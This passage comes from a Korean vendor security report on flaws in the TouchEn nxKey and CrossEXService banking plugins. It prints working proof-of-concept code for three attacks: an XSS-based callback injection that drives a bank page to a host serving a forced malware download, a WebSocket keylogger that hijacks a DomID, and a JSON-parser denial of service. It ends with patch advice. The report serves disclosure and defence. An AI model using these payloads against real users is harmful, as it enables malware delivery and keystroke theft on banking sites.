


그림 16. XSS 취약점을 활용한 악성코드 다운로드 시나리오 과정

① **피싱 사이트**에서 sendMessage()를 사용하기 위해 Listener를 등록한다.
② **피싱 사이트**에서 악성 페이로드가 포함된 메세지를 자신의 tabid 에서 ±2000 범위의 모든 탭으로 설정하여 응용 프로그램에 전달한다.
③ 응용 프로그램에서 변조된 응답을 **은행/금융 사이트**에 전달된다.
④ **은행/금융 사이트**는 Contentscripts 에 포함된 전역 함수를 실행한다.
⑤ 전역 함수는 **은행/금융 사이트**의 update_callback 함수의 location.href 를 통해 악성 페이로드를 실행한다.
⑥ **악성 사이트**를 통해 악성코드를 다운받는다.

다음은 XSS 취약점을 활용해 은행/금융 사이트에서 피해자에게 악성코드를 강제로 다운로드하게 하는 피싱 사이트의 코드이다. 그림 17 번은 피싱 사이트에서 응용 프로그램에 메세지를 보내기 위해 nativecall 을 호출하여 이벤트를 처리하는 Listener 를 등록하는 소스 코드다.

```
<script>
    // function xss(){
     var request = {}
    request.cmd = 'setcallback';
    request.callback = 'setcallback';
    window['touchenex_nativecall']( request, function(res){ });
```

그림 17. nativecall 호출을 통한 setcallback element Listener 등록 코드

```
setTimeout(function(){
    var a = document.getElementById("setcallback");
    var dummy = document.getElementById('setcallback');
    var json = JSON.parse(dummy.getAttribute('result'));
    var currentId = parseInt(json.tabid);
    for(let l = -2000; l<2000; l++){
        var request = {};
        request.cmd = 'setcallback';
        request.callback = 'update_callback","reply":
        {"FaqMove":"http://192.168.0.4/drop.html"},"tabid":"'+String
        (currentId+l);
        window['touchenex_nativecall']( request, function(res){ } );
    }
}, 1000);
```

그림 18. 피싱 사이트의 악성 페이로드를 보내는 소스 코드

피싱 사이트의 소스 코드를 살펴보면 은행/금융 사이트의 tabid 를 정확하게 알아낼 방법이 없으므로, 자신의 tabid 를 기반으로 ±2000 범위의 모든 탭으로 메세지를 전달한다. 만약 일치하는 tabid 를 가진 탭이 있다면 응용 프로그램을 통해 응답을 받는다. 응답을 받은 은행/금융 사이트는 앞서 설명한 전역 함수 cbfunction 을 통해 은행/금융 사이트의 update_callback 함수를 실행한다. 이때 location.href 가 실행되어 악성 코드를 다운로드하는 drop.html 로 이동된다.

drop.html 은 jQuery 를 활용해 EQSTLab.txt 파일을 다운로드하고 다시 정상 은행/금융 사이트로 이동하여 피해자가 눈치채지 못하게 한다. 소스코드는 아래와 같다.

```
<script>
    $(document).ready(function(){
        $.ajax({url: "http://192.168.0.4/EQSTLab.txt",dataType: "text",success: function(data){var
        filename = "EQSTLab.txt";var blob = new Blob([data], {type: "text/plain"});var link = document.
        createElement('a'); link.href = window.URL.createObjectURL(blob); link.download = filename;
        link.click(); } }).done(function(){history.back();});
    });
```

그림 19. 악성코드 다운로드 페이지

악성 프로그램이 다운되는 동작 과정 중 페이로드는 다음과 같다.

그림 20. sendMessage 함수의 메세지

CrossEXChrome.exe 를 통해 Injection response 는 다음과 같다.




그림 21. Injection 된 response

최종적으로 은행/금융 사이트에서는 Injection 된 응답을 실행 가능형태로 해석하여 악성코드를 다운로드하는 drop.html 로 이동되게 된다.

```
<div id="crossexDiv" style="display: none;">…</div>
<dummy id="setcallback" tag="1675521439847_64141" result="{"id":"setcallback","tabi
d":"1070569077","status":"BLOCK","reply":{"FaqMove":"http://192.168.0.4/drop.html"}
,"callback":"update_callback"}"></dummy>
```

그림 22. 은행/금융 사이트에 성공적으로 전달된 response

피싱 사이트에 접속되면 EQSTLab.txt 를 다운로드 후, 다시 은행/금융 사이트로 되돌아간다. 공격자는 실행 가능한 취약점과 XSS 취약점 간 연계를 기반으로 악성 프로그램을 통한 시스템 장악이 가능하다.




그림 23. 파일 다운로드

■ WebSocket 방식을 응용한 취약점

Case 1. 웹을 이용한 키로깅

다음은 WebSocket 방식에서 웹을 이용한 키로깅 취약점에 대한 설명이다. WebSocket 방식의 브라우저는 사용자의 모든 입력이 애플리케이션으로 전달 후 다시 웹 사이트로 전송된다. 따라서 애플리케이션에서 웹으로 다시 전송될 때, 키로깅 사이트로 연결된 WebSocket 으로 전송한다면 피해자의 모든 입력을 가로챌 수 있다.




그림 24. WebSocket 정상 방식

WebSocket 은 요청 패킷의 헤더에 origin 속성과 라이선스 값, DomID [23] 값을 확인 후 WebSocket 을 연결한다. origin 속성과 라이선스 값은 홈페이지 내 하드코딩되어 있기 때문에 공격자는 DomID 를 변조한다. DomID 변조를 통해 CrossEXServcie.exe 와 WebSocket 연결에 성공하게 되면, CrossEXServcie.exe 는 같은 DomID 를 가진 WebSocket 중 가장 최근에 연결된 WebSocket 에게 사용자의 입력 값을 전달한다. 따라서 피해자의 입력 값은 공격자의 키로깅 페이지로 전송된다.




그림 25. 키로깅 취약점 동작 과정

[23] DomID 란 웹 페이지를 구분하기 위한 값으로 앞선 tabid 와 같은 역할을 한다.

이를 활용하는 시나리오는 다음과 같다. 앞선 XSS 취약점을 활용해 DomID 를 가져온다.




그림 26. XSS 를 통한 DomID 획득

이후 공격자는 키로깅 사이트의 헤더를 정상 브라우저의 정보로 수정하여 새로운 WebSocket 를 연결하는 키로깅 사이트를 피해자에게 전달한다.

```
setTimeout(function(){
    touchenkey.send(JSON.stringify(
        {"id":"1674102127942_840872",
        "tabid":"1674102124128_452314","module":"nxkey",
        "cmd":"setcallback","origin":"https://elms2.skinfosec.
        co.kr:8111","exfunc":{"fname":"new","args":
        [{"callbackid":"fdb2aa289309109fa4dc029a393efb7"
        "callback":"update_callback","orgurl":"https://elms2.
        skinfosec.co.kr:8111/sign/loginmenu",
        "topurl":"https://elms2.skinfosec.co.kr:8111/sign/
        loginmenu"}]}}
));}, 1000)
```

DomID

그림 27. CrossEXService.exe 와 키로깅 사이트 WebSocket 연결 코드

```
touchenkey.addEventListener('message', (event) => {
    //document.getElementById('alabel').innerHTML = event.data;
    let json = JSON.parse(event.data);
    if(json['response']['reply']!=null){
        if(json['response']['reply']['addChar']!=null){
            document.getElementById('alabel').innerHTML+=json['response']
            ['reply']['addChar'].substr(0, 1);
        }
    }
```

그림 28. 키보드의 입력을 받아오는 소스

피해자가 키로깅 사이트를 열면 WebSocket 이 연결되어 키보드의 모든 입력이 키로깅 사이트로 전달된다.




그림 29. 키로깅 실행 결과

Case 2. WebSocket 방식 웹 사이트의 JSON parser DoS 취약점

마지막으로 다뤄볼 DoS 취약점은 오래된 오픈소스 라이브러리로 인한 Null Pointer Exception 취약점이다. 이 취약점은 WebSocket 방식의 웹 사이트에서 가능한 취약점이다. 현재 실행된 CrossEXService.exe 의 PID 는 12060 이다.




그림 30. WebSocket 연결 및 CrossEXService.exe 실행 확인

WebSocket 방식의 은행/금융 사이트의 접속했을 때 WebSocket 이 연결되며 CrossEXService.exe 를 통해 통신한다. 통신 데이터의 형식은 다음과 같다.

그림 31. WebSocket 통신 데이터 형식 (JSON 형식)

JSON 형식으로 통신하며, JSON parser 는 인자 값을 구분하기 위하여 “[...]”의 안의 문자열을 파싱하는 것을 알 수 있다.




그림 32. Null Pointer Exception 으로 인한 DoS

하지만, 오래된 C 언어 기반 오픈소스 라이브러리의 JSON parser 를 사용하기 때문에, “]” 문자열을 전송하면 “[]]”으로 파싱되어 Null 객체가 만들어지며, Null Pointer Exception 이 발생한다. Null Pointer Exception 의 예외 처리가 존재하지 않아 WerFault.exe 가 실행되며 기존의 실행되었던 응용 프로그램이 종료된다.




그림 33. DoS 로 인한 WerFault.exe 실행

기존의 애플리케이션은 실행이 종료되지만, 응용 프로그램이 실행되는지 검사하는 Live Checker 로 인해 새로운 CrossEXService.exe 가 실행된다. 하지만 은행/금융 사이트와 WebSocket 이 연결되지 않은 응용 프로그램이기 때문에 키보드 입력이 불가능한 상태가 된다.

그림 34. 새로운 CrossEXService.exe 실행

■ 대응 방안

보안 솔루션 개발사에서는 해당 취약점을 패치한 버전을 발표했다. 이전 버전 사용 시 취약점을 악용한 공격이 가능하므로 신속하게 패치된 버전으로 업데이트해야 한다. 해당 보안 솔루션을 사용하는 국내 은행/금융 사이트마다 **프로그램** 패치 일정은 상이하므로 설치된 버전을 확인한 후 사이트를 이용하는 것을 권장한다. 만약, 이용 중인 사이트에서 취약점이 패치된 버전의 프로그램을 제공한다면, 기존의 버전을 삭제 후 최신 제공되는 버전을 다운로드해야 한다.

최신버전 업데이트 방법은 다음과 같다.

1. 취약한 버전의 TouchEn nxKey 및 Veraport V3 버전 확인 후 제거
2. 패치된 버전으로 업데이트 실시

보안프로그램 제품 정보는 다음과 같다.

제품명	영향 받는 버전	패치된 버전
TouchEn nxKey.exe	1.0.0.78 이하 버전	1.0.0.82
CrossEXService.exe	1.0.2.9 이하 버전	1.0.2.10
Veraport.exe	v3702~v3863 버전	v3864

표 5. 보안프로그램 제품 정보

※ CrossEXService.exe 는 TouchEn nxKey.exe 에 포함된 프로그램이므로 TouchEn nxKey.exe 재설치 시 함께 업데이트된다.

■ 참고 사이트

- URL: https://palant.info/2023/01/09/touchen-nxkey-the-keylogging-anti-keylogger-solution/

EQST INSIGHT

2023.02

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹